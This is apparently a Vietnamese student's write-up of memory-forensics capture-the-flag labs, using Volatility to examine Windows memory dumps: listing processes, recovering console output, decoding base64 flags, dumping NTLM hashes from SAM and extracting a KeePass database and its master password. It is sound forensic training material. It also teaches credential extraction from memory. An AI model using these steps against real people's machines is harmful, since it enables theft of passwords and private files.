          AS Layer1 : IA32PagedMemoryPae (Kernel AS)
          AS Layer2 : FileAddressSpace (/home/ngoc/Phap_chung/Lab1/MemoryDump_Lab0.raw)
          PAE type : PAE
          DTB : 0x185000L
          KDBG : 0x8273cb78L
          Number of Processors : 1
          Image Type (Service Pack) : 1
          KPCR for CPU 0 : 0x80b96000L
          KUSER_SHARED_DATA : 0xffdf0000L
          Image date and time : 2018-10-23 08:30:51 UTC+0000
          Image local date and time : 2018-10-23 14:00:51 +0530
```

- Dựa vào kết quả đưa ra, ta có thể xác định profile của hệ thống đã được dump là Win7SP0x86 hoặc Win7SP1x86.
- Thử plugin pslist để xem các tiến trình nổi bật.

Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start
0x83d09c58	System	4	0	85	483	——	0	2018-10-23 08:29:16 UTC+0000
0x8437db18	smss.exe	260	4	2	29	——	0	2018-10-23 08:29:16 UTC+0000
0x84d69030	csrss.exe	340	332	8	347	0	0	2018-10-23 08:29:21 UTC+0000
0x84d8d030	csrss.exe	380	372	9	188	1	0	2018-10-23 08:29:23 UTC+0000
0x84d93c68	wininit.exe	388	332	3	79	0	0	2018-10-23 08:29:23 UTC+0000
0x84dcbd20	winlogon.exe	424	372	6	117	1	0	2018-10-23 08:29:23 UTC+0000
0x84debd20	services.exe	484	388	10	191	0	0	2018-10-23 08:29:25 UTC+0000
0x84def3d8	lsass.exe	492	388	7	480	0	0	2018-10-23 08:29:25 UTC+0000
0x84df2378	lsm.exe	500	388	10	146	0	0	2018-10-23 08:29:25 UTC+0000
0x84e23030	svchost.exe	592	484	12	358	0	0	2018-10-23 08:29:30 UTC+0000
0x84e41708	VBoxService.ex	652	484	12	116	0	0	2018-10-23 08:29:31 UTC+0000
0x84e54030	svchost.exe	716	484	9	243	0	0	2018-10-23 08:29:32 UTC+0000

- Ở đây ta thấy có một số tiến trình nổi bật như là cmd.exe, DumpIt.exe, explorer.exe
- Bây giờ, vì chúng ta đã thấy rằng cmd.exe đang chạy, hãy thử xem có lệnh nào được thực thi trong shell/terminal không. Để làm điều này, chúng ta sử dụng plugin cmdscan.

Lab 1: Memory Forensics

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f MemoryDump_Lab0.raw --profile=Win7SP1x86 cmdscan
Volatility Foundation Volatility Framework 2.6
*****
CommandProcess: conhost.exe Pid: 2104
CommandHistory: 0x300498 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 1 LastAdded: 0 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
Cmd #0 @ 0x2f43c0: C:\Python27\python.exe C:\Users\hello\Desktop\demon.py.txt
Cmd #12 @ 0x2d0039: ???
Cmd #19 @ 0x300030: ???
Cmd #22 @ 0xff818488: ?
Cmd #25 @ 0xff818488: ?
Cmd #36 @ 0x2d00c4: /?0?-???
Cmd #37 @ 0x2fd058: 0?-???
*****
CommandProcess: conhost.exe Pid: 2424
CommandHistory: 0x2b04c8 Application: DumpIt.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
Cmd #22 @ 0xff818488: ?
Cmd #25 @ 0xff818488: ?
Cmd #36 @ 0x2800c4: *?+?(???
Cmd #37 @ 0x2ad070: +?(????
```

- Có thể thấy từ hình ảnh trên, một tệp Python đã được thực thi. Lệnh đã thực thi là C:\Python27\python.exe C:\Users\hello\Desktop\demon.py.txt.
- Vậy bước tiếp theo của chúng ta là kiểm tra xem tệp Python này có gửi bất kỳ đầu ra nào tới stdout hay không. Để làm điều này, chúng ta sử dụng plugin consoles.

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f MemoryDump_Lab0.raw --profile=Win7SP1x86 consoles
Volatility Foundation Volatility Framework 2.6
*****
ConsoleProcess: conhost.exe Pid: 2104
Console: 0xe981c0 CommandHistorySize: 50
HistoryBufferCount: 2 HistoryBufferMax: 4
OriginalTitle: %SystemRoot%\system32\cmd.exe
Title: C:\Windows\system32\cmd.exe
AttachedProcess: cmd.exe Pid: 2096 Handle: 0x5c
_____
CommandHistory: 0x300690 Application: python.exe Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0
_____
CommandHistory: 0x300498 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 1 LastAdded: 0 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
Cmd #0 at 0x2f43c0: C:\Python27\python.exe C:\Users\hello\Desktop\demon.py.txt
_____
Screen 0x2e6368 X:80 Y:300
Dump:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\hello>C:\Python27\python.exe C:\Users\hello\Desktop\demon.py.txt
335d366f5d6031767631707f
C:\Users\hello
*****
```

- Có một dãy mã

```
C:\Users\hello>C:\Python27\python.exe C:\Users\hello\Desktop\demon.py.txt
335d366f5d6031767631707f
```

- Thủ tệp file được đề cho sẵn

-Lab 1: Memory Forensics

```
Open + text.py
~/Phap_chung/Lab1

1 a = "335d366f5d6031767631707f".decode("hex")
2
3 for i in range(0, 255):
4     b = ""
5     for j in a:
6         b = b + chr(ord(j) ^ i)
7     print b|
```

- Ta được phân nửa flag

```
[ngoc@ngoc ~] $ python text.py  
3]6o]^1vv1p  
2\7n\@0ww0q~  
1_4m_b3tt3r}  
0^5l^c2uu2s|  
ZY2kYd5rr5t{
```

- #### - Tiếp tục với hashdump

```
[ngoc@ngoc] -[~/Phap_chung/Lab1]
$ vol -f MemoryDump_Lab0.raw --profile=Win7SP1x86 hashdump
Volatility Foundation Volatility Framework 2.6
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
hello:1000:aad3b435b51404eeaad3b435b51404ee:101da33f44e92c27835e64322d72e8b7:::
```

- Ta có mật khẩu và giờ chúng ta chỉ cần giải mã chúng.

101da33f44e92c27835e64322d72e8b7 : flag{you_are_good_but
Found in 0.044s

⇒ flag{you_are_good_but1_4m_b3tt3r}

2. Lab 01

Đề bài: Máy tính của em gái tôi bị lỗi. Chúng tôi rất may mắn khi khôi phục được bản ghi nhớ này. Nhiệm vụ của bạn là lấy tất cả các tệp quan trọng của em ấy từ hệ thống. Theo những gì chúng tôi nhớ, đột nhiên một cửa sổ màu đen xuất hiện với một số thứ đang được thực thi. Khi sự cố xảy ra, em ấy đang cố vẽ gì đó. Đó là tất cả những gì chúng tôi nhớ từ lúc sự cố xảy ra.

Tài nguyên: MemoryDump Lab1.raw

- Kiểm tra thông tin của file dump như thường lệ bằng plugin imageinfo

```
[ngoc@ngoc) -[~/Phap_chung/Lab1]
$ vol -f MemoryDump_Lab1.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug      : Determining profile based on KDBG search ...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_234
18, Win2008R2SP1x64, Win7SP1x64_23418
          AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
          AS Layer2 : FileAddressSpace (/home/ngoc/Phap_chung/Lab1/MemoryDump_Lab1
.raw)
          PAE type : No PAE
          DTB   : 0x187000L
          KDBG  : 0xf800028100a0L
          Number of Processors : 1
Image Type (Service Pack) : 1
          KPCR for CPU 0 : 0xfffff80002811d00L
          KUSER_SHARED_DATA : 0xfffff780000000000L
          Image date and time : 2019-12-11 14:38:00 UTC+0000
Image local date and time : 2019-12-11 20:08:00 +0530
```

Lab 1: Memory Forensics

- Dựa vào kết quả đưa ra, ta có thể xác định profile của hệ thống đã được dump là Win7SP0x64 hoặc Win7SP1x64.
- Thử plugin consoles xem có gì nổi bật không.

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f MemoryDump_Lab1.raw --profile=Win7SP1x64 consoles
Volatility Foundation Volatility Framework 2.6
*****
ConsoleProcess: conhost.exe Pid: 2692
Console: 0xff756200 CommandHistorySize: 50
HistoryBufferCount: 1 HistoryBufferMax: 4
OriginalTitle: %SystemRoot%\system32\cmd.exe
Title: C:\Windows\system32\cmd.exe - St4G3$1
AttachedProcess: cmd.exe Pid: 1984 Handle: 0x60
_____
CommandHistory: 0x1fe9c0 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 1 LastAdded: 0 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #0 at 0x1de3c0: St4G3$1
_____
Screen 0x1e0f70 X:80 Y:300
Dump:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\SmartNet>St4G3$1
ZmxhZ3t0aDFzXzFzX3RoM18xc3Rfc3Q0ZzMhIX0=
Press any key to continue . .
*****
```

- Có thể thấy một dòng lệnh có tên là St4G3\$1 và nó cho kết quả là một loạt các ký tự gì đó khá khả nghi. Nhìn các ký tự này có vẻ giống định dạng sau khi mã hóa base64. Vậy hãy thử giải mã nó.

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ echo "ZmxhZ3t0aDFzXzFzX3RoM18xc3Rfc3Q0ZzMhIX0=" | base64 -d
flag{th1s_1s_th3_1st_st4g3 !! }
```

- ⇒ **flag{th1s_1s_th3_1st_st4g3!!}**
- Hãy kiểm tra xem các tiến trình đang chạy bằng cách sử dụng plugin pstree và xem có gì nổi bật không.

Lab 1: Memory Forensics

Name	Pid	PPid	Thds	Hnds	Time	Devices
0xfffffa8000f4c670:explorer.exe	2504	3000	34	825	2019-12-11 14:37:14 UTC+0000	
. 0xfffffa8000f9a4e0:VBoxTray.exe	2304	2504	14	144	2019-12-11 14:37:14 UTC+0000	
. 0xfffffa8001010b30:WinRAR.exe	1512	2504	6	207	2019-12-11 14:37:23 UTC+0000	
0xfffffa8001c5f630:wininit.exe	424	312	3	75	2019-12-11 13:41:34 UTC+0000	
. 0xfffffa8001c98530:services.exe	484	424	13	219	2019-12-11 13:41:35 UTC+0000	
.. 0xfffffa8002170630:wmpnetwk.exe	1856	484	16	451	2019-12-11 14:16:08 UTC+0000	
.. 0xfffffa8001f91b30:TCPSVCS.EXE	1416	484	4	97	2019-12-11 13:41:55 UTC+0000	
.. 0xfffffa8001da96c0:svchost.exe	876	484	32	941	2019-12-11 13:41:43 UTC+0000	
.. 0xfffffa8001d327c0:VBoxService.ex	652	484	13	137	2019-12-11 13:41:40 UTC+0000	

- Ở đây có một số tiến trình quan trọng đáng thử như WinRar.exe, cmd.exe, mspaint.exe. Hãy thử xem các tiến trình này được cài đặt ở đường dẫn nào bằng plugin cmdline.

\$(ngoc@ngoc)-[~/Phap_chung/Lab1]
└\$ vol -f MemoryDump_Lab1.raw --profile=Win7SP1x64 cmdline -p 1512
Volatility Foundation Volatility Framework 2.6

WinRAR.exe pid: 1512
Command line : "C:\Program Files\WinRAR\WinRAR.exe" "C:\Users\Alissa Simpson\Documents\Import ant.rar"
\$(ngoc@ngoc)-[~/Phap_chung/Lab1]
└\$ vol -f MemoryDump_Lab1.raw --profile=Win7SP1x64 cmdline -p 1984
Volatility Foundation Volatility Framework 2.6

cmd.exe pid: 1984
Command line : "C:\Windows\system32\cmd.exe"
\$(ngoc@ngoc)-[~/Phap_chung/Lab1]
└\$ vol -f MemoryDump_Lab1.raw --profile=Win7SP1x64 memdump -p 2424 -D ./
Volatility Foundation Volatility Framework 2.6


mspaint.exe pid: 2424
Command line : "C:\Windows\system32\mspaint.exe"

- Giống với kịch bản 3 ở trên, ở đây có một tiến trình cũng tên là mspaint.exe. Vậy hãy thử dump nó ra và làm tương tự kịch bản 3.

\$(ngoc@ngoc)-[~/Phap_chung/Lab1]
└\$ vol -f MemoryDump_Lab1.raw --profile=Win7SP1x64 memdump -p 2424 -D ./
Volatility Foundation Volatility Framework 2.6

- Chuyển nó về dạng .data, bỏ vào GIMP và chỉnh các thông số sao cho ra hình một cái gì đó.

Lab 1: Memory Forensics



- Ra được kết quả nhưng mà hình như là nó bị ngược.

Good-Boy?
Good-Girl?

- Sau khi qua ngược các kiểu thì ta được flag 2.

Flag{Good_BoY_good_girL}

⇒ flag{G00d_BoY_good_girL}

Lab 1: Memory Forensics


- Kết quả trong cmdline cho thấy tiến trình WinRAR.exe được khởi chạy với một tệp có tên là Important.rar và hãy thử xem nó có thật sự quan trọng hay không.

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f MemoryDump_Lab1.raw --profile=Win7SP1x64 filescan | grep -i 'important.rar'
Volatility Foundation Volatility Framework 2.6
0x000000003fa3ebc0      1      0 R--r-- \Device\HarddiskVolume2\Users\Alissa Simpson\Document
s\Important.rar
0x000000003fac3bc0      1      0 R--r-- \Device\HarddiskVolume2\Users\Alissa Simpson\Document
s\Important.rar
0x000000003fb48bc0      1      0 R--r-- \Device\HarddiskVolume2\Users\Alissa Simpson\Document
s\Important.rar
```

- Thủ dump một tiến trình bên trên ra.

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f MemoryDump_Lab1.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000003fa3ebc0 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x3fa3ebc0  None  \Device\HarddiskVolume2\Users\Alissa Simpson\Documents\Important.rar
```

- Tuy nhiên sau khi dump ra thì chúng ta cần phải có password mới có thể extract nó được.



- Để lấy password thì chúng ta cần có bảng hash mật khẩu như kịch bản 1. Vậy trước hết phải hivelist.

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f MemoryDump_Lab1.raw --profile=Win7SP1x64 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual          Physical          Name
0xfffff8a00000d010 0x000000002783f010 [no name]
0xfffff8a000024010 0x000000002764010 \REGISTRY\MACHINE\SYSTEM
0xfffff8a00004e010 0x00000000276ce010 \REGISTRY\MACHINE\HARDWARE
0xfffff8a0000b9010 0x0000000037113010 \??\C:\Users\SmartNet\AppData\Local\Microsoft\Windows\UsrClass.dat
0xfffff8a0000c1010 0x0000000036d9b010 \??\C:\Users\SmartNet\ntuser.dat
0xfffff8a000264010 0x0000000025d61010 \Device\HarddiskVolume1\Boot\BCD
0xfffff8a001032010 0x00000000252b4010 \SystemRoot\System32\Config\SOFTWARE
0xfffff8a0012ff300 0x000000002199c300 \SystemRoot\System32\Config\DEFAULT
0xfffff8a001491010 0x000000001df34010 \SystemRoot\System32\Config\SECURITY
0xfffff8a0014e9010 0x000000001d7ed010 \SystemRoot\System32\Config\SAM
0xfffff8a0015ab410 0x000000001cd57410 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0xfffff8a001626010 0x000000001c9a4010 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0xfffff8a00227a010 0x00000000123d0010 \??\C:\Users\Alissa Simpson\ntuser.dat
0xfffff8a0022dc010 0x000000000b296010 \??\C:\Users\Alissa Simpson\AppData\Local\Microsoft\Windows\UsrClass.dat
```

Lab 1: Memory Forensics

- Lấy ra giá trị Virtual tương ứng của 2 system key \REGISTRY\MACHINE\SYSTEM và \SystemRoot\System32\Config\SAM để lấy mã hash mật khẩu.

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f MemoryDump_Lab1.raw --profile=Win7SP1x64 hashdump -y 0xfffff8a000024010 -s 0xfffff
8a00014e9010 > Lab1hash.txt
Volatility Foundation Volatility Framework 2.6
```

- Và bây giờ chúng ta có bảng hash mật khẩu của các tài khoản tương ứng.

	Lab1hash.txt
Open	Save
1 Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::	
2 Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::	
3 SmartNet:1001:aad3b435b51404eeaad3b435b51404ee:4943abb39473a6f32c11301f4987e7e0:::	
4 HomeGroupUser\$:1002:aad3b435b51404eeaad3b435b51404ee:f0fc3d257814e08fea06e63c5762ebd5:::	
5 Alissa Simpson:1003:aad3b435b51404eeaad3b435b51404ee:f4ff64c8baac57d22f22edc681055ba6:::	

- Như đã thấy ở trên thì có khả năng cao là tài khoản của Alissa Simpson, thủ mật khẩu của người này xem sao. Nhưng khi mở bằng nguyên văn mật khẩu trên thì không được nên em thử chuyển hết thành chữ in hoa.

f4ff64c8baac57d22f22edc681055ba6

Chuyển thành:

CHỮ HOA chữ thường Việt Hoa Ký Tự Đầu Mỗi Chữ

Gửi!

Kết quả

F4FF64C8BAAC57D22F22EDC681055BA6

- Sau khi extract thì ta được một bức ảnh chứa flag 3.



⇒ flag{w3ll_3rd_stage_was_easy}

3. Lab 02

Đề bài: Một trong những khách hàng của công ty chúng tôi đã mất quyền truy cập vào hệ thống của mình do một lỗi không xác định. Anh ấy được cho là một nhà hoạt động "environmental" rất nổi tiếng. Như một phần của cuộc điều tra, anh ấy cho chúng tôi biết rằng các ứng dụng mà anh ấy thường sử dụng là trình duyệt, trình quản lý mật khẩu của mình, v.v. Chúng tôi hy vọng bạn có thể khám phá bộ nhớ trong tệp này và tìm thấy những thứ quan trọng của anh ấy để trả lại cho chúng tôi..

Tài nguyên: MemoryDump_Lab2.raw

- Kiểm tra thông tin của file dump như thường lệ bằng plugin imageinfo

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f MemoryDump_Lab2.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug      : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win2008R2SP0x64, Win2008R2SP1x64_234
18, Win2008R2SP1x64, Win7SP1x64_23418
          AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
          AS Layer2 : FileAddressSpace (/home/ngoc/Phap_chung/Lab1/MemoryDump_Lab2
.raw)
          PAE type : No PAE
          DTB : 0x187000L
          KDBG : 0xf800027f20a0L
          Number of Processors : 1
          Image Type (Service Pack) : 1
          KPCR for CPU 0 : 0xfffff800027f3d00L
          KUSER_SHARED_DATA : 0xfffff78000000000L
          Image date and time : 2019-12-14 10:38:46 UTC+0000
          Image local date and time : 2019-12-14 16:08:46 +0530
```

- Dựa vào kết quả đưa ra, ta có thể xác định profile của hệ thống đã được dump là Win7SP0x64 hoặc Win7SP1x64
- Xem xét các tiến trình

Lab 1: Memory Forensics

Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start
	Exit							
0xfffffa8000ca0040	System	4	0	80	541	——	0	2019-12-1
4 10:35:21 UTC+0000								
0xfffffa80014976c0	smss.exe	248	4	3	37	——	0	2019-12-1
4 10:35:21 UTC+0000								
0xfffffa80014fdb30	csrss.exe	320	312	10	446	0	0	2019-12-1
4 10:35:27 UTC+0000								
0xfffffa8001c40060	cssrss.exe	368	360	8	237	1	0	2019-12-1
4 10:35:28 UTC+0000								
0xfffffa8000ca8840	psxss.exe	376	248	18	786	0	0	2019-12-1
4 10:35:28 UTC+0000								
0xfffffa8001c5a700	winlogon.exe	416	360	6	112	1	0	2019-12-1
4 10:35:30 UTC+0000								
0xfffffa8001c5b2b0	wininit.exe	424	312	3	75	0	0	2019-12-1
4 10:35:30 UTC+0000								
0xfffffa8001c95320	services.exe	484	424	8	206	0	0	2019-12-1
4 10:35:31 UTC+0000								
0xfffffa8001c9d910	lsass.exe	492	424	8	546	0	0	2019-12-1
4 10:35:31 UTC+0000								
0xfffffa8001c9e2d0	lsm.exe	500	424	10	181	0	0	2019-12-1
4 10:35:31 UTC+0000								
0xfffffa8001cec790	svchost.exe	588	484	12	354	0	0	2019-12-1
4 10:35:35 UTC+0000								
0xfffffa8001d13060	VBoxService.exe	652	484	14	135	0	0	2019-12-1
4 10:35:36 UTC+0000								
0xfffffa8001d4ab30	svchost.exe	720	484	7	275	0	0	2019-12-1
4 10:35:37 UTC+0000								

- Nhưng trước tiên, hãy quay lại với đề bài, lưu ý đến từ được trích dẫn "environmental". Em nghĩ đó là một gợi ý về các biến môi trường, vì vậy hãy bắt đầu theo hướng này trước.

Pid	Process	Block	Variable	Value
248	smss.exe	0x000000000002d1320	Path	C:\Windows\Sy
stem32				
248	smss.exe	0x000000000002d1320	SystemDrive	C:
248	smss.exe	0x000000000002d1320	SystemRoot	C:\Windows
320	csrss.exe	0x00000000000481320	ComSpec	C:\Windows\sy
stem32\cmd.exe				
320	csrss.exe	0x00000000000481320	FP_NO_HOST_CHECK	NO
320	csrss.exe	0x00000000000481320	NEW_TMP	C:\Windows\Zm
xhZ3t3M2xjMG0zX10wXyRUNGczXyFFT2ZfTDRCXzJ9				
320	csrss.exe	0x00000000000481320	NEW_TMP	C:\Windows\Zm
xhZ3t3M2xjMG0zX10wXyRUNGczXyFFT2ZfTDRCXzJ9				
368	csrss.exe	0x00000000000371320	NEW_TMP	C:\Windows\Zm
xhZ3t3M2xjMG0zX10wXyRUNGczXyFFT2ZfTDRCXzJ9				
376	psxss.exe	0x00000000000311320	NEW_TMP	C:\Windows\Zm
xhZ3t3M2xjMG0zX10wXyRUNGczXyFFT2ZfTDRCXzJ9				
416	winlogon.exe	0x0000000000028d890	NEW_TMP	C:\Windows\Zm

- Ở đây có một biến môi trường tên là NEW_TMP có giá trị khá giống với định dạng base64, hãy thử giải mã nó.

```
(ngoc@ngoc) [~/Phap_chung/Lab1]
$ echo "ZmxhZ3t3M2xjMG0zX10wXyRUNGczXyFFT2ZfTDRCXzJ9" | base64 -d
flag{w3lc0m3_T0_$T4g3_!_Of_L4B_2}
```

⇒ flag{w3lc0m3_T0_\$T4g3_!_Of_L4B_2}

- Ở trên khi xem các tiến trình, em phát hiện có một tiến trình tên là KeePass.exe, có vẻ như đây là một trình quản lý mật khẩu. Sau khi tìm kiếm trên Google, em biết rằng KeePass lưu trữ mật khẩu trong một cơ sở dữ liệu với phần mở rộng ".kdbx" và được bảo vệ bằng một mật khẩu chính.

Lab 1: Memory Forensics

```
(ngoc@ngoc) [~/Phap_chung/Lab1]
$ vol -f MemoryDump_Lab2.raw --profile=Win7SP1x64 pslist | grep 'KeePass.exe'
Volatility Foundation Volatility Framework 2.6
0xfffffa800224a8c0 KeePass.exe          3008   1064    12    316    1      0 2019-12-1
4 10:37:56 UTC+0000
```

- Kiểm tra xem database này có trong bộ nhớ hay không.

```
(ngoc@ngoc) [~/Phap_chung/Lab1]
$ vol -f MemoryDump_Lab2.raw --profile=Win7SP1x64 filescan | grep '.kdbx'
Volatility Foundation Volatility Framework 2.6
0x0000000003fb112a0      16      0 R--r-- \Device\HdddiskVolume2\Users\SmartNet\Secrets\Hidden.kdbx
```

- Giờ dump nó ra


```
(ngoc@ngoc) [~/Phap_chung/Lab1]
$ vol -f MemoryDump_Lab2.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000003fb112a0 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x3fb112a0 None \Device\HdddiskVolume2\Users\SmartNet\Secrets\Hidden.kdbx
```

- Cái còn lại là tìm mật khẩu chính, em đã thử quét các tệp để tìm bất kỳ tệp nào có chứa mật khẩu.

```
(ngoc@ngoc) [~/Phap_chung/Lab1]
$ vol -f MemoryDump_Lab2.raw --profile=Win7SP1x64 filescan | grep -i 'password'
Volatility Foundation Volatility Framework 2.6
0x0000000003e868370      16      0 R--r-d \Device\HdddiskVolume2\Program Files (x86)\KeePass Password Safe 2\KeePass.exe.config
0x0000000003e873070      8       0 R--r-d \Device\HdddiskVolume2\Program Files (x86)\KeePass Password Safe 2\KeePass.exe
0x0000000003e8ef2d0     13      0 R--r-d \Device\HdddiskVolume2\Program Files (x86)\KeePass Password Safe 2\KeePass.exe
0x0000000003e8f0360      4       0 R--r-d \Device\HdddiskVolume2\Program Files (x86)\KeePass Password Safe 2\KeePass.XmlSerializers.dll
0x0000000003eaef7880     15      1 R--r-d \Device\HdddiskVolume2\Program Files (x86)\KeePass Password Safe 2\KeePass.XmlSerializers.dll
0x0000000003fb0abc0     10      0 R--r-d \Device\HdddiskVolume2\Program Files (x86)\KeePass Password Safe 2\KeePassLibC64.dll
0x0000000003fce1c70      1      0 R--r-d \Device\HdddiskVolume2\Users\Alissa Simpson\Pictures>Password.png
0x0000000003fd62f20      2      0 R--r-- \Device\HdddiskVolume2\Program Files (x86)\KeePass Password Safe 2\KeePass.config.xml
0x0000000003fecf820     15      0 R--r-d \Device\HdddiskVolume2\Program Files (x86)\KeePass Password Safe 2\unins000.exe
```

- Có một file tên Password.png có vẻ chứa mật khẩu, thử dump nó ra.

```
(ngoc@ngoc) [~/Phap_chung/Lab1]
$ vol -f MemoryDump_Lab2.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000003fce1c70 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x3fce1c70 None \Device\HdddiskVolume2\Users\Alissa Simpson\Pictures>Password.png
```



Lab 1: Memory Forensics

- Nhìn kĩ ở góc phải bức tranh chúng ta sẽ thấy mật khẩu.



- Vậy mật khẩu chính là P4SSw0rd_123, dùng mật khẩu này để mở khóa database ở trên ta được Flag

Title	User Name	Password
Sample Entry	User Name	*****
Sample Entry #2	Michael321	*****
Sabka Baap	Flag	*****

⇒ flag{w0w_th1s_1s_Th3SeC0nD_ST4g3!!}

4. Lab 04

Link Writeups:

<https://medium.com/@satyender.yadav/memlabs-lab-4-obsession-8b391682e68f>

- Tìm thông tin về profile của target

Dùng lệnh: python2 vol.py -f MemoryDump_Lab4.raw imageinfo

```
ERROR    : volatility.debug    : Please specify a location (-l) or filename (-f)
thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f MemoryDump_Lab4.raw ima
geinfo
Volatility Foundation Volatility Framework 2.6.1
INFO     : volatility.debug    : Determining profile based on KDBG search...
